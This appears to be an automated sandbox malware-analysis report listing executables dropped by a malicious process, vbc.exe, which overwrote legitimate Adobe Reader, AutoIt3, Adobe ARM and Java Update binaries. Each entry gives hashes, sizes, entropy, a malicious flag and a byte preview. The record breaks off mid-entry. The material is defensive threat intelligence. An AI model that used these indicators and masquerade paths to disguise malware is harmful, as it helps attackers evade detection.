SHA-512:	55D19B2E6E735123459630C6586E35EE83985B2DA813AFE1265ECFDA662712AE67AC5FD35D8802DDD5F5774D581E6C0FCE4F6EE66FF82598D70349F13D47782
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\plug_ins\pi_brokers\32BitMAPIBroker.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	146416
Entropy (8bit):	6.186668630643047
Encrypted:	false
SSDEEP:	3072:xBRBcmh7b1I407HN9fN8sFOE1Z5Y2966ilU9xL:xBRBcmh7bCxNr8stZ5/6Jl0B
MD5:	2924AE75A0024B943F292E853286147E
SHA1:	982BC22EF24A43D1805B8841F12E2DAC61D8CCE0
SHA-256:	FC58C6B9775817D00B4AC26FE65CE98DC79FC63DDFBDCA7E45C2A82AD5B03D12
SHA-512:	891D810B0DD41636593C76AB7F0462169438832A7AA3B2A53497AC92EAD351DB636D8466BFFC3EE3BCB7FCE5737CAD5980D1197C904ED203D882C9304DC2AC6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\plug_ins\pi_brokers\64BitMAPIBroker.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	285168
Entropy (8bit):	6.013268670758781
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bCA1UKupTu8ffMb0/GxsZfcJtqQ1UBZ6g:xBzcmhiVK+HMYcytZh
MD5:	B2183559E20026E015FC4356AE980ADA
SHA1:	48D9AADF3D190C498278DB3023CBA8E5DFD7B774
SHA-256:	72E622A4FA3EB8EAFBE2B855084DF00E155FA6F4C0065F3F753265DD5A7E1301
SHA-512:	896B7C94C786A9B5724AEB7CAF0290949E9F09ECE4C46D30B04947B070B7A93126155EE3EC1EE9A79EE126202E8CA42E5B504735DE042C9015CB41C0B1A8F38B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ..@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\reader_sl.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	95216
Entropy (8bit):	5.8242106433355945
Encrypted:	false
SSDEEP:	1536:xBR2ucOhDh7uIhzVCbd56fCxU6QeSnQma4S6w8MghW4wNlu9HQIXsW/44:xBRBcmh7b1I4S6w8oFlKwW//
MD5:	D6359D433773C13ACBA694EA420E13CB
SHA1:	024E46DE17C4090D679CA3DE8A4920D96B430858
SHA-256:	46946BED05AB6DD39B45339EED1FB8CACA745F1F01456A86EA83BA0AB7C78058
SHA-512:	482276980BBB544124CAEC2385E35D2B1409547C23DF832B409B016C04D7B9259654E1227EFD64E9363E874CDD0FA2F666665949E8E340E3BA357348D2CC7B5E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ..@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\wow_helper.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	151536
Entropy (8bit):	5.91737965915532
Encrypted:	false
SSDEEP:	3072:xBRBcmh7b1I4G6l8TRpR+EMucyaGoS43IIJNdS3UA:xBRBcmh7bCj6l8aGo/3VL4kA
MD5:	3821CD02E6256476A58C785B5CE995F0
SHA1:	E33626600A8302B1F6A190753C4FC7EBC4A3BB83
SHA-256:	B9804F7263517B591641B2F50878DC6A8E71394E589CE240084654079B473942
SHA-512:	D319D3A314E45ABA48624A20D2652AF82EF585B3E4A764E9797178E78371B084CF50A581568A265F0F00ED7A82E3746A56FBA76CBAF098B5ED25812126410B77
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ..@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\AutoIt3\Au3Check.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	237376

C:\Program Files (x86)\AutoIt3\Au3Check.exe	
Entropy (8bit):	6.059929089546415
Encrypted:	false
SSDEEP:	3072:xBRBcmh7b1I40pzjBiXCPVdwQWEtP+N+WYPwmnDx5T4XTbCAqfTGbQ7rBRAAV8Yk:xBRBcmh7bCFxjBxFPQ8TjRAyrvAU/H0z
MD5:	319A23E142AE738E66D9A56013C1F8AC
SHA1:	098EDD530DB8666BBE0869161AD1C5DC3298B23D
SHA-256:	D4ADAF9ECCC0115B99A3608C241C0B0B1D3F9E989734AA605B81C0E9D48D9D2D
SHA-512:	BC05991032653C4D46047619685AFACA5936010AAE5888AF7057F8D7DE6D3DBBB952A1FD4754815BD1FB8B610A847B2F2251572181E20D88C06E967F0E320165
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\AutoIt3\Au3Info.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	249664
Entropy (8bit):	6.946923791900388
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bCh5tCXtpY7fLTj3+Fnk2yO6Zrao:xBzcmhiztymff2j6Bao
MD5:	BE68219C47ADB6EE6E433E818BA4A946
SHA1:	CC61125D9D2EE5DE63EEC38872049176F52A1543
SHA-256:	B284A5676AC1B0747B972F6120B14D1DBF80CBBEA58B108EA3D7BBB5323A4F38
SHA-512:	605770E05BC96CF8B6D0DE6C00D95902F22302E8B1BC589318EE4982D12802ADAF99AB31EA51E0E7EC13673FA27C62D73DE07DE59B3AFE195738D38542524C3
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\AutoIt3\Au3Info_x64.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	269632
Entropy (8bit):	6.729514821721348
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bCZTOfZdmFDNSRaOApY7fLTj3+Fnk2yOiKaK:xBzcmhiECjmff2jp5
MD5:	46F4A36961213A45AB925C33A05C978B
SHA1:	AA040EEFAE64E148FF6566F322E78B6F619222FD
SHA-256:	134D016043F5362FE02C406D2A747663E6DCA81AEF63A1202E4040E8CA27C803
SHA-512:	B0D0EC837334ABB380929309BE111AB61B1DAA33353C0D112157C33D5FD623477EF5E24CF648FF923E59A3538843895F8CCC4162C1563BCD2F454B954F600DD
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\AutoIt3\Aut2Exe\Aut2exe.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1433400
Entropy (8bit):	7.530186160074501
Encrypted:	false
SSDEEP:	24576:xBomhiBmTiPaj09O2jInFqpL6LqQOn6hyXEkImN5zVv3J4bD71Q51j:xBom8U4q2jqcpGen6e9zVvZUDZ6
MD5:	A9F3F01EF042FD34FB5023C6793183E2
SHA1:	CAC0824DF3ED0F85A0416A342FA402DE3A9F9585

C:\Program Files (x86)\AutoIt3\Aut2Exe\Aut2exe.exe	
SHA-256:	3B875A3EE1AB629D2AFEC5163A70A94736623B67BD87C935602B2F86AA1D787C
SHA-512:	6B43DCED0A78E4E7CD9C6050760632AF4F75AA3381C8AF875FCD2B1424A60D6C7D1B69B8DCD13EEE14F6EDD5CF3DF4FBA59CDD603CAA98008EFEA8A91E4DDC55
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\AutoIt3\Aut2Exe\Aut2exe_x64.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1474872
Entropy (8bit):	7.460788900276898
Encrypted:	false
SSDEEP:	24576:xBomhiABCnx+6TiPaj09O2jInFqpL6LqQOn6hyXEkImN5zVv3J4bD71Q51LluvoL:xBom8Auxt4q2jqcpGen6e9zVvZUDZDs
MD5:	A2E6D5F7A6D15DF33AA915641A9BE062
SHA1:	9F4C01C1FB0E66B75784D06D957E1DCEBF4C9E47
SHA-256:	BC4754C2E72EB0C14A1283409585FE19723E47F0EA1D0648F2759EBDA33EE11D
SHA-512:	9FDD8A03EDD52E2106DA503C46BC8768B7470453CAF2931C0F4D686D38741BE5CD62F4E2DF42EF045B122008134A99B95FECC7017455118D1DA9906E44055E2
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\AutoIt3\Aut2Exe\upx.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	346624
Entropy (8bit):	7.8386038327894605
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bC/pXDXz7yIrozs0WuNd3ojusBdgnNW6r4F53ttuGENGFdVCLEYnPO1u:xBzcmhi/9zGImAjJdcH4j3ttzFdVCLNT
MD5:	B9ABE2A2108F07C44E097AC16463932B
SHA1:	9A358780B63397F5D1624BFFC893B64BB6B36DBE
SHA-256:	DA37F3C405FBEABB1CD59385EFB69C222DB2433EDDB07EDDEAD430CD5DDE4ED9
SHA-512:	7216CEB83D16E57C9DABD5E8BD4C63B0543C4773EF36E6E816AB773C3A32D32B0C72DFB9EEB18E064850F90DC16748DBC7750E158FF8375A7DF1251EDD35DEA7
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\AutoIt3\AutoIt3Help.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	159024
Entropy (8bit):	5.8879830434759794
Encrypted:	false
SSDEEP:	3072:xBRBcmh7b1I4MR0L5hQCbIJqC3CJyoDjyYyAwBvm5:xBRBcmh7bCGgLk1wBv8
MD5:	ECD94FCC6D56831F2FCE27E7A694BE31
SHA1:	43A695E23EC578EF70CC347F57617175B30831AD
SHA-256:	3ABC77EEB5EE9344F504C2874725410638 29B3BE033E67740C9E0A440BC19085
SHA-512:	445FAF803505A522BF14EAC39B2BF69BFD6A4DC8C56D35BF36B44FE59DCD545FA0B854C7384F316ED3956CD0A7E651773A6EB8AA2A5E43C32AE7E033728883C2
Malicious:	**true**

C:\Program Files (x86)\AutoIt3\AutoIt3Help.exe

Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... .....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!...(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\AutoIt3\AutoIt3_x64.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1099568
Entropy (8bit):	6.555782589302632
Encrypted:	false
SSDEEP:	24576:xBomhiyPc7GOdS64gviAgdj8phaOv2pyCLJ1KkaZT9P6i:xBom8awdZ4gviAgdj8pRIy+taTPL
MD5:	6020F42AAF9791FFFFD65C440F0CFD35
SHA1:	B15B1457744BCC9A166F44CABEBCB58E3C7FE3D9
SHA-256:	3A6CDAE764261CCCAD36A5174DF874D1119E8758F59ED214B71168F148F37597
SHA-512:	9698D2D63723014B2752518FE3B0FAE01E780A6BAF4621270595DD3B8D09A659CE24F67A616F8C8BCDA3F187F0DD7030AD1036465F36F599DA8F82E7176FA04A
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... .....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!...(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\AutoIt3\SciTE\SciTE.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1297920
Entropy (8bit):	6.6820299143831035
Encrypted:	false
SSDEEP:	24576:xBomhiG4iUKHpTypewTelai7YGKfoTvOTaTvfTXfBxr8R95E/jKQvVj4YpdjYY0K:xBom8GoKJTypekiPKQTvOTaTfjBxr8RA
MD5:	A65B4C4FE53E0288A0CE3DB181AFB07B
SHA1:	1EF4A2335A827D4224E3C5856C4F85F30CDBEF7F
SHA-256:	4DC491B891BE8894DBA0547579757E1D5C07BBE96909F345904E80911094614E
SHA-512:	94C213B369731056A176B3385695ACE88A7FB1A62C0AE59DC59D5C56F1EE28A565A3CE26190F67EEB1576E9ECF97120958A8EFD1B34A4D04E82D9CC66CA178C 0
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... .....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!...(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$.....{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,...o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\AutoIt3\Uninstall.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	107895
Entropy (8bit):	6.479071003492727
Encrypted:	false
SSDEEP:	3072:xBRBcmh7b1I4pCrZe8LouxkZuTXJjCryH:xBRBcmh7bCYCrZePSlCr6
MD5:	916C6CA3620EFD58BDE47672D32EC5AC
SHA1:	3C88FFC8BD804760E8DE991A5154FCD2EF8220B4
SHA-256:	F6157E38E76ED813F8B68EE50C42E8B021F3BDB47DA538FACF85678E8F7766AE
SHA-512:	4A570ECC17E2C7B5B0AE64571DADD3CFE1C463FB7260C6245036EF606688213975567445D0026877D70A9308DA22F9F19D2189CD6A3B54C5CC448CBE89BE90F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%

C:\Program Files (x86)\AutoIt3\Uninstall.exe

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARM.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1377872
Entropy (8bit):	5.966250792638535
Encrypted:	false
SSDEEP:	24576:xBomhiUKp/J0tHT1dzgH1+xJPL95ArkSxoc1/Kp:xBom8j/sLzk1+x59Oyc1/E
MD5:	45C14CBDB7C58C390BC8933FFCB540DE
SHA1:	7301ADF06512E74F1BB07D1252F4A87F7EDB6B28
SHA-256:	666487CFFFB2FA2D8C1A921E265EAED49AE8C83638A662732E9E0CF5278A7683
SHA-512:	CBE4207FC565BEDC45072539B70A13F34D08C402283B345E685504D773E0F0759BAFDEEE2BF26895E571F966A280082C6E722363535A76691B781E3E6232BC4F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARMHelper.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	437856
Entropy (8bit):	6.392531319620515
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bCpJ2gHC0BzwUd9KAbTuWY/ejqrBPN2leSp+4NQFprg4J8uVtgGA:xBzcmhijR1OAHuWYmjqrBPl5pZErgGVW
MD5:	0AE66B7CA4509F9DDD45AE16813E9D6D
SHA1:	0092FAC2E457EE795F9E94935DEE8DC3542BCC59
SHA-256:	4147E39FA4C74F3A6A16441BD99DF539637216F2B70AA2DC80CCB4AF137D938A
SHA-512:	17AB43DC27FC12AE7D4FB380674E5BC1E253EFFD0047EB32E958ABB9DFF0A4BD1BE29F40ECBA533081AD0719A45066E8F4101483572F009D7BEAF06047CD21 F
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	211016
Entropy (8bit):	6.354464722986062
Encrypted:	false
SSDEEP:	6144:xBRBcmh7bCVGzdZcEAMzhubvjkYzHlB33485GXJEg:xBzcmhiVGzdZcEAMubvjkYL34LJJ
MD5:	CBA020718AEFC3FD9338F0B2B0983E46
SHA1:	764F0200044F1BDF5C2D982B3CEDA8A7C939638F
SHA-256:	BE0DC63FAA8FB0AC86D07C2B8C9A79CF09CF4B8BBAC73E346D0804C44A6DDEAF
SHA-512:	0AC1A72EEEA64076071E06D7333BB2F16677444CBB82DE3AE9ADA79C6B0B8704624824CA4AD7828AD3CEA7C598A2E3F768D7D0929BE2562B9D794AB66D4AE5 D2
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ....@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Common Files\Java\Java Update\jaureg.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	470040
Entropy (8bit):	6.528013604787764
Encrypted:	false
SSDEEP:	12288:xBzcmhiyDW1cHGIl0kSm+A/MHIK0W1lVTshO2Y0krEBdCiS:xBomhiyDW1c/n/EI61lVTnd0krEBdCiS
MD5:	FA9D1BB3EB5792C295E995F5D56FFDA3
SHA1:	292062F95E6D40E44600DF42A7EABF3BD567AF86
SHA-256:	029E55A53F7832C7BC672D2D9CFC923946BD56FBBB6453171EB5379709C79FD5
SHA-512:	D8793175204A18E109611D600FD82EEBFB85A0A220BF55C507A9C5312D05E53F6561CA471B927AB2BFB57515A2BE00D49D437E3A3190829C424C7E57953D0217
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....0..f.....r.... .....@.. ..@..... ...O.....p..... ....H.....text....e... ...f..... ..`.rsrc...p.....h.....@..@.reloc..... .....p.....@..B.....T.....H.....H..T!.....j.. .....s....}.....s ...}.....(!....(.....{.....o"...*.0.....(.....}.....-...}....+T.{.....o#...o$...,...{.....o#...o %...}....+(.s&...}.....{.....o#....{....o'....(.....{....,6.{....o(....+...().....(.....(*...-.....o.....*.....{....o+....{....o,..o-.....}....*.0..).....{.....(....t.....|.....(...+...3.*....0..).....{..... (0...t.....|.....(...+...3.*....0.....

C:\Program Files (x86)\Common Files\Java\Java Update\jucheck.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
